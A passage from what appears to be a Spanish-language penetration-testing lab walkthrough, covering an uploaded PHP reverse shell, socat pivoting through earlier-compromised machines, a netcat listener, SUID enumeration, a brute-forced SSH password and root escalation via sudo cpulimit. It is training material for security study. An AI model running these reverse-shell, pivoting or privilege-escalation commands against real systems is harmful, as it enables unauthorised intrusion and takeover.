
40

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.22.130'; // CHANGE THIS
$port = 2000; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ahora cargaremos este archivo en el servidor Web.



Durante la enumeración de directorios, encontramos un /uploads. Veamos si es el directorio donde se cargan los archivos.



Antes de ejecutar la Shell, debemos levantar los diferentes Socat que nos permitirán redirigir esta reverse Shell de la máquina Brainpan a nuestra máquina de ataque.



Brainpan:

```
root@brainpan:/tmp# ./socat TCP-LISTEN:2000,fork TCP:192.168.220.139:2000&
[3] 3551
```

SysAdmin:

```
hannah@ShellDredd:/tmp$ ./socat TCP-LISTEN:2000,fork TCP:192.168.60.139:2000&
[7] 1502
```

41

Empire:

```
cyber@breakout:/tmp$ ./socat TCP-LISTEN:2000,fork TCP:192.168.56.129:2000&
[2] 2862
```

Además levantamos un oyente en el puerto 2000 de nuestra máquina de ataque. Entonces podemos ejecutar la reverse Shell que habíamos cargado en el servidor Secret Web.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas]
# nc -lnvp 2000
listening on [any] 2000 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.136] 42916
Linux secretserver 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64 GNU/Linux
03:24:28 up 1:06, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
secretse tty1    -               02:20    1:04m  0.24s  0.01s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python
/usr/bin/python
$
```

8.4. Elevación de privilegios

En la situación actual no podemos utilizar sudo, puesto que no conocemos la password de www-data.

```
www-data@secretserver:/$ export TERM=xterm
www-data@secretserver:/$ export SHELL=bash
www-data@secretserver:/$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:
```

Tampoco podemos ejecutar binarios con permisos SUID.



```

www-data@secretserver:/$
www-data@secretserver:/$ find / -type f -perm -4000 -ls 2>/dev/null
407593    52 -rwsr-xr-- 1 root  messagebus  51336 Oct  5  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-he
427183    472 -rwsr-xr-x 1 root  root         481608 Jul  2  2022 /usr/lib/openssh/ssh-keysign
420266    24 -rwsr-xr-x 1 root  root         23448 Jan 13  2022 /usr/bin/pkexec
391773    64 -rwsr-xr-x 1 root  root         63960 Feb  7  2020 /usr/bin/passwd
395426    72 -rwsr-xr-x 1 root  root         71912 Jan 20  2022 /usr/bin/su
395795    36 -rwsr-xr-x 1 root  root         35040 Jan 20  2022 /usr/bin/umount
391772    88 -rwsr-xr-x 1 root  root         88304 Feb  7  2020 /usr/bin/gpasswd
424353    32 -rws----- 1 root  root         31264 May  1  2020 /usr/bin/cpulimit
391769    60 -rwsr-xr-x 1 root  root         58416 Feb  7  2020 /usr/bin/chfn
391770    52 -rwsr-xr-x 1 root  root         52880 Feb  7  2020 /usr/bin/chsh
395267    44 -rwsr-xr-x 1 root  root         44632 Feb  7  2020 /usr/bin/newgrp
401356   180 -rwsr-xr-x 1 root  root        182600 Feb 27  2021 /usr/bin/sudo
421524   4076 -rws----- 1 root  root       4171928 Dec  5 00:46 /usr/bin/mariadb
395793    56 -rwsr-xr-x 1 root  root         55528 Jan 20  2022 /usr/bin/mount
420269    20 -rwsr-xr-x 1 root  root         19040 Jan 13  2022 /usr/libexec/polkit-agent-helper-1
www-data@secretserver:/$ ./cpulimit -l 100 -f -- /bin/sh -p
bash: ./cpulimit: No such file or directory
www-data@secretserver:/$ /usr/bin/cpulimit -l 100 -f -- /bin/sh -p
bash: /usr/bin/cpulimit: Permission denied

```

Vamos a tratar de listar otros usuarios.

```

www-data@secretserver:/$ cd /home
www-data@secretserver:/home$ ls -la
total 12
drwxr-xr-x  3 root          root          4096 Apr 22 14:19 .
drwxr-xr-x 18 root          root          4096 Apr 22 13:59 ..
drwxr-xr-x  3 secretserver secretserver 4096 Apr 24 18:55 secretserver
www-data@secretserver:/home$

```

Existe un usuario secretserver en el sistema. Tratemos de enumerar su contenido.

```

www-data@secretserver:/$ cd /home
www-data@secretserver:/home$ ls -la
total 12
drwxr-xr-x  3 root          root          4096 Apr 22 14:19 .
drwxr-xr-x 18 root          root          4096 Apr 22 13:59 ..
drwxr-xr-x  3 secretserver secretserver 4096 Apr 24 18:55 secretserver
www-data@secretserver:/home$ cd secretserver/
www-data@secretserver:/home/secretserver$ ls -la
total 28
drwxr-xr-x  3 secretserver secretserver 4096 Apr 24 18:55 .
drwxr-xr-x  3 root          root          4096 Apr 22 14:19 ..
-rw-r--r--  1 secretserver secretserver  220 Apr 22 14:19 .bash_logout
-rw-r--r--  1 secretserver secretserver  3526 Apr 22 14:19 .bashrc
drwxr-xr-x  3 secretserver secretserver 4096 Apr 24 18:41 .local
-rw-r--r--  1 secretserver secretserver   807 Apr 22 14:19 .profile
-rwx-----  1 secretserver secretserver 1421 Apr 24 18:44 flag1.txt
www-data@secretserver:/home/secretserver$ cat flag1.txt
cat: flag1.txt: Permission denied
www-data@secretserver:/home/secretserver$

```

No tenemos permisos para ver el contenido del directorio del usuario secretserver. Sigamos buscando vectores de escalada.

Esta máquina tiene activo el puerto 22 (SSH) y tenemos un nombre de usuario. Además de la máquina WinAdmin obtuvimos un archivo backup con lo que parecían contraseñas ¿Probamos un ataque de fuerza bruta?



Tenemos credenciales secretserver:secretserver123

```
secretserver@secretserver:~$
```

```
secretserver@secretserver:~$ sudo /usr/bin/cpulimit -l 100 -f -- /bin/sh -p
[sudo] password for secretserver:
Process 1217 detected
# id
uid=0(root) gid=0(root) grupos=0(root)
#
```

```
# cat flag1.txt
```



```
Ya queda menos para completar el Laboratorio. 2
```



Y si enumeramos en el directorio del usuario “root”

44

